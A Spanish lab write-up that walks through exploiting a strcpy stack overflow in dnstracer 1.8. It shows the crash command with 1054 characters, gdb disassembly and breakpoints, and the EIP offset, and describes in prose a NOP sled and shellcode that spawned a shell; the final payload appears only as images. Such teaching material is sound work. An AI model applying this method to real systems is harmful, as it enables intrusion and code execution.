Primeramente, se observó el código dnstracer.c, se buscó la función vulnerable la cuál es strcpy, como se muestra en la figura 1.

```
if (argv[0]==NULL) usage();

// check for a trailing dot
strcpy(argv0,argv[0]);
if (argv0[strlen(argv[0])-1]=='.') argv0[strlen(argv[0])-1]=0;

printf("Tracing to %s[%s] via %s, maximum of %d retries\n",
    argv0,rr_types[global_querytype],server_name,global_retries);

srandom(time(NULL));

{
    struct hostent *h;
    if (((h=gethostbyname2(server_name,AF_INET6))==NULL) &&
```

Figura 1. Función vulnerable.

Ahora observamos el valor de argv0 el cuál es de NS_MAXDNAME, como se muestra en la figura 2.

```
int main(int argc,char **argv) {
    int         ch;
    char *      server_name="127.0.0.1";
    char *      server_ip="0000:0000:0000:0000:0000:0000:0000:0000";
    char        ipaddress[NS_MAXDNAME];
    char        argv0[NS_MAXDNAME];
    int         server_root=0;
    int         ipv6=0;
```

Figura 2. Valor de argv0.

Ahora en el archivo dnstracer_broken.h y buscamos el valor de NS_MAXDNAME, como se muestra en la figura 3, que es de 1024.

```
#ifndef ns_c_any
#define ns_c_any        255
#endif

#ifndef NS_MAXDNAME
#define NS_MAXDNAME     1024
#endif
```

Figura 3. Valor de argv0.

Ahora con Python generaremos una cadena hasta obtener un segmentation fault, el cuál se obtiene con una cadena de 1054 como se muestra en la figura 4.

```
ubuntu@ubuntu:~/dnstracer-1.8$ ./dnstracer `python -c "print 'A'*1054"`
Tracing to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1)
Segmentation fault (core dumped)
```

Figura 4. Segmentation fault.

Ahora con gdb analizamos el programa y ver en donde se utiliza la función strcpy, observamos que en la instrucción main+797 se llama a la función strcpy como se muestra en la figura 5.

```
0x8048dd9 <main+777>    je     0x8048b5a <main+138>
0x8048ddf <main+783>    lea    ebx,[esp+0x46f]
0x8048de6 <main+790>    mov    DWORD PTR [esp+0x4],edi
0x8048dea <main+794>    mov    DWORD PTR [esp],ebx
0x8048ded <main+797>    call   0x8048950 <strcpy@plt>
0x8048df2 <main+802>    xor    eax,eax
0x8048df4 <main+804>    mov    ecx,esi
0x8048df6 <main+806>    repnz scas al,BYTE PTR es:[edi]
0x8048df8 <main+808>    not    ecx
0x8048dfa <main+810>    sub    ecx,0x2
0x8048dfd <main+813>    cmp    BYTE PTR [esp+ecx*1+0x46f],0x2e
0x8048e05 <main+821>    je     0x804900f <main+1343>
0x8048e0b <main+827>    mov    eax,ds:0x804e7e8
0x8048e10 <main+832>    mov    DWORD PTR [esp+0x4],ebx
0x8048e14 <main+836>    mov    DWORD PTR [esp],0x804c848
```

Figura 5. Función strcpy.

Ahora colocamos un break point en main+797, como se muestra en la figura 6.

```
(gdb) b *main+797
```

Figura 6. Break point en main+797.

Ahora ponemos un break point en el main+1190 que es donde se sobrescribe el eip, como se muestra en la figura 7 y figura 8.

```
0x8048f6b <main+1179>   jne    0x8048f81 <main+1201>
0x8048f6d <main+1181>   lea    esp,[ebp-0xc]
0x8048f70 <main+1184>   mov    eax,ebx
0x8048f72 <main+1186>   pop    ebx
0x8048f73 <main+1187>   pop    esi
0x8048f74 <main+1188>   pop    edi
0x8048f75 <main+1189>   pop    ebp
0x8048f76 <main+1190>   ret
0x8048f77 <main+1191>   call   0x8048870 <__res_init@plt>
0x8048f7c <main+1196>   jmp    0x8048af3 <main+35>
0x8048f81 <main+1201>   mov    DWORD PTR [esp],0xa
0x8048f88 <main+1208>   call   0x8048a10 <putchar@plt>
0x8048f8d <main+1213>   call   0x804aa80 <display_arecords>
0x8048f92 <main+1218>   jmp    0x8048f6d <main+1181>
0x8048f94 <main+1220>   cmp    DWORD PTR ds:0x804e7e0,0x0
```

Figura 7. Instrucción ret.

```
(gdb) b *main+1190
```

Figura 8. Break point en main+1190.

Se observa que con 1054 caracteres se obtiene un segmentation fault como se muestra en la figura 8 y con 1053 caracteres se obtiene un ilegal instruction como se muestra en la figura 9.



Figura 8. Segmentation fault.



Figura 9. Ilegal instruction.

Ahora con 1053 caracteres agregamos cuatro caracteres más, que es donde se sobrescribirá el eip, una vez obtenido que se sobrescribe el eip, procedemos a buscar las direcciones de memoria de argv0 como se muestra en la figura 10.



Figura 10. Direcciones de memoria de argv0.

Ahora con los 1053 caracteres agregamos los cuatro siguientes elementos con una dirección de memoria de argv0, con esto logramos saltar a la dirección de inicio del argv0 y se obtiene la dirección del punto donde saltará y ahí es donde colocaremos nuestra shellcode, agregando \x90 que son instrucciones nops, ahora ingresamos nuestra shellcode, con los nops y la dirección de memoria de argv0 después de ejecutarlo observamos que obtenemos una shell como se muestra en la figura 11.



Figura 11. Obtención de una shell.